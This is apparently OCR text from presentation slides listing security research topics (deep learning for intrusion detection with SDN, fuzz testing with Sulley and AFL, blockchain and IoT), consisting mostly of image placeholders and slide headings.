
Deep Learning+IDS+SDN




Fuzz Testing


https://github.com/OpenRCE/sulley

AFL(American Fuzzy Lop)






Blockchain & IoT



Blockchain & IoT




bright
future
ahead

Question ?